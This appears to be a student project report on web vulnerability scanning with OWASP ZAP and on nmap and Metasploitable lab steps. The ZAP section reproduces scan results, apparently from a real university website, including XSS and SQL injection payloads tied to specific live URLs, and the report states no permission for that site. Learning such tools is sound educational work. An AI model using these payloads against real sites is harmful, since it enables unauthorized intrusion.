Project Report

on

Scan using OWASP (ZAP Tool)

Cyber Forensics and Cyber Laws

Bachelor of Technology
in
Computer Science & Engineering

Submitted To
Ms. Bharti Sahu

Submitted by
Rajeev Kumar
Nikhil Narang
Rohit Garg
Deepak Kumar

Deenbandhu Chhotu Ram University of Science and Technology


ACKNOWLEDGEMENT

A successful task makes everyone happy. Success will often be crowned to people who made it reality but the people who are behind curtain with constant guidance and encouragement that made it possible will be crowned first on the eve of success. Words are inadequate to express my deep sense of gratitude towards all those people behind the screen who guided, inspired and helped me for the completion of our project work. The successful completion of the project on "WEBSITE ANALYSIS (ZAP TOOL)" which I have undertaken has a partial fulfillment of the requirements for the award of Bachelor of technology degree in Computer Science and Engineering. It is with profound sense of gratitude that I acknowledge my project guide Ms. Bharti Sahu for providing me with live specification and his valuable suggestion which encouraged me to complete this project successfully. I thank our Ms. Bharti Sahu for permitting us to do this project. At last but not the least I thank entire Computer Science department who rendered their full cooperation for successful completion of the project.

INDEX


Scan using OWASP ZAP Tool (quick/automated) .

Step 1




Install OWASP ZAP Tool and open it

Step 2




Find a vulnerable website to attack on and start analyzing it.


Step 3



After the scanning is done analyze what type of vulnerabilities it shows it is not necessary all will be true as it has high rate of false positives.



Step 4



Open one vulnerability in browser Exploit it in this case in using Cross site scripting vulnerability

Generated on Tue, 28 Nov 2021 11:40:10

Risk Level	Number of Alerts
High	2
Medium	3
Low	8
Informational	4

Alerts

Name	Risk Level	Number of Instances
Cross Site Scripting (Reflected)	High	3
SQL Injection	High	3
Application Error Disclosure	Medium	1
Vulnerable JS Library	Medium	5
X-Frame-Options Header Not Set	Medium	42
Absence of Anti-CSRF Tokens	Low	3127
Cookie No HttpOnly Flag	Low	2
Cookie Without SameSite Attribute	Low	2
Cookie Without Secure Flag	Low	2
Cross-Domain JavaScript Source File Inclusion	Low	3
Incomplete or No Cache-control and Pragma HTTP Header Set	Low	17
Server Leaks Information via "X-Powered-By" HTTP Response Header Field(s)	Low	49
X-Content-Type-Options Header Missing	Low	116
Charset Mismatch (Header Versus Meta Content-Type Charset)	Informational	6
Information Disclosure - Suspicious Comments	Informational	9
Timestamp Disclosure - Unix	Informational	31055

Alert Detail

High (Medium)	Cross Site Scripting (Reflected)
Description	Cross-site Scripting (XSS) is an attack technique that involves echoing attacker-supplied code into a user's browser instance. A browser instance can be a standard web browser client, or a browser object embedded in a software product such as the browser within WinAmp, an RSS reader, or an email client. The code itself is usually written in HTML/JavaScript, but may also extend to VBScript, ActiveX, Java, Flash, or any other browser-supported technology. When an attacker gets a user's browser to execute his/her code, the code will run within the security context (or zone) of the hosting web site. With this level of privilege, the code has the ability to read, modify and transmit any sensitive data accessible by the browser. A Cross-site Scripted user could have his/her account hijacked (cookie theft), their browser redirected to another location, or possibly shown fraudulent content delivered by the web site they are visiting. Cross-site Scripting attacks essentially compromise the trust relationship between a user and the web site. Applications utilizing browser object instances which load content from the file system may execute code under the local machine zone allowing for system compromise. There are three types of Cross-site Scripting attacks: non-persistent, persistent and DOM-based. Non-persistent attacks and DOM-based attacks require a user to either visit a specially crafted link laced with malicious code, or visit a malicious web page containing a web form, which when posted to the vulnerable site, will mount the attack. Using a malicious form will oftentimes take place when the vulnerable resource only accepts HTTP POST requests. In such a case, the form can be submitted automatically, without the victim's knowledge (e.g. by using JavaScript). Upon clicking on the malicious link or submitting the malicious form, the XSS payload will get echoed back and will get interpreted by the user's browser and execute. Another technique to send almost arbitrary requests (GET and POST) is by using an embedded client, such as Adobe Flash. Persistent attacks occur when the malicious code is submitted to a web site where it's stored for a period of time. Examples of an attacker's favorite targets often include message board posts, web mail messages, and web chat software. The unsuspecting user is not required to interact with any additional site/link (e.g. an attacker site or a malicious link sent via email), just simply view the web page containing the code.
URL	https://www.dcrustedp.in/dcrustpqp3.php?examid=%3C%2Fh1%3E%3Cscript%3Ealert%281%29%3B%3C%2Fscript%3E%3Ch1%3E
Method	GET
Parameter	Examid
Attack	<script>alert(1);</script>
Evidence	<script>alert(1);</script>
URL	https://www.dcrustedp.in/docverify/docverify_reg_form.php


Method	POST
Parameter	Fname
Attack	</script><script>alert(1);</script><script>
Evidence	</script><script>alert(1);</script><script>
URL	https://www.dcrustedp.in/dcrustpqp2.php?examid=%3Cscript%3Ealert%281%29%3B%3C%2Fscript%3E
Method	GET
Parameter	Examid
Attack	<script>alert(1);</script>
Evidence	<script>alert(1);</script>
Instances	3
Solution	
Reference	http://projects.webappsec.org/Cross-Site-Scripting http://cwe.mitre.org/data/definitions/79.html
CWE Id	79
WASC Id	8
Source ID	1

High (Medium)	**SQL Injection**
Description	SQL injection may be possible.
URL	https://www.dcrustedp.in/dcrustpqp2.php?examid=10-2
Method	GET
Parameter	Examid
Attack	10-2
URL	https://www.dcrustedp.in/dcrustpqp3.php?examid=27-Jan.+2021%27+AND+%271%27%3D%271

Method	GET
Parameter	Examid
Attack	27-Jan. 2021' AND '1'='1
URL	https://www.dcrustedp.in/con8/insertstudent_complete_remain.php
Method	POST
Parameter	Username
Attack	ZAP' AND '1'='1' --
Instances	3
Solution	Do not trust client side input, even if there is client side validation in place. In general, type check all data on the server side. If the application uses JDBC, use PreparedStatement or CallableStatement, with parameters passed by '?' If the application uses ASP, use ADO Command Objects with strong type checking and parameterized queries. If database Stored Procedures can be used, use them. Do *not* concatenate strings into queries in the stored procedure, or use 'exec', 'exec immediate', or equivalent functionality! Do not create dynamic SQL queries using simple string concatenation. Escape all data received from the client. Apply an 'allow list' of allowed characters, or a 'deny list' of disallowed characters in user input. Apply the principle of least privilege by using the least privileged database user possible. In particular, avoid using the 'sa' or 'db-owner' database users. This does not eliminate SQL injection, but minimizes its impact. Grant the minimum database access that is necessary for the application.
Other information	The original page results were successfully replicated using the expression [10-2] as the parameter value The parameter value being modified was stripped from the HTML output for the purposes of the comparison
Reference	https://cheatsheetseries.owasp.org/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.html

Metasploit Machine Vulnerabilities and Scanning and Hacking

- **Login to metaspolit and extract ip address**



Step 1


install and start metasploitable

Step 2

Use ifconfig to find ip addresses

➢ Do nmap scanning on the IP, Extract Open port and Version Details


Step 1




Scan Ip address using nmap

Check the vulnerable version exploitation's procedure in rapid7 and start exploiting the following ports
A) Telnet
B) FTP
C) SSH

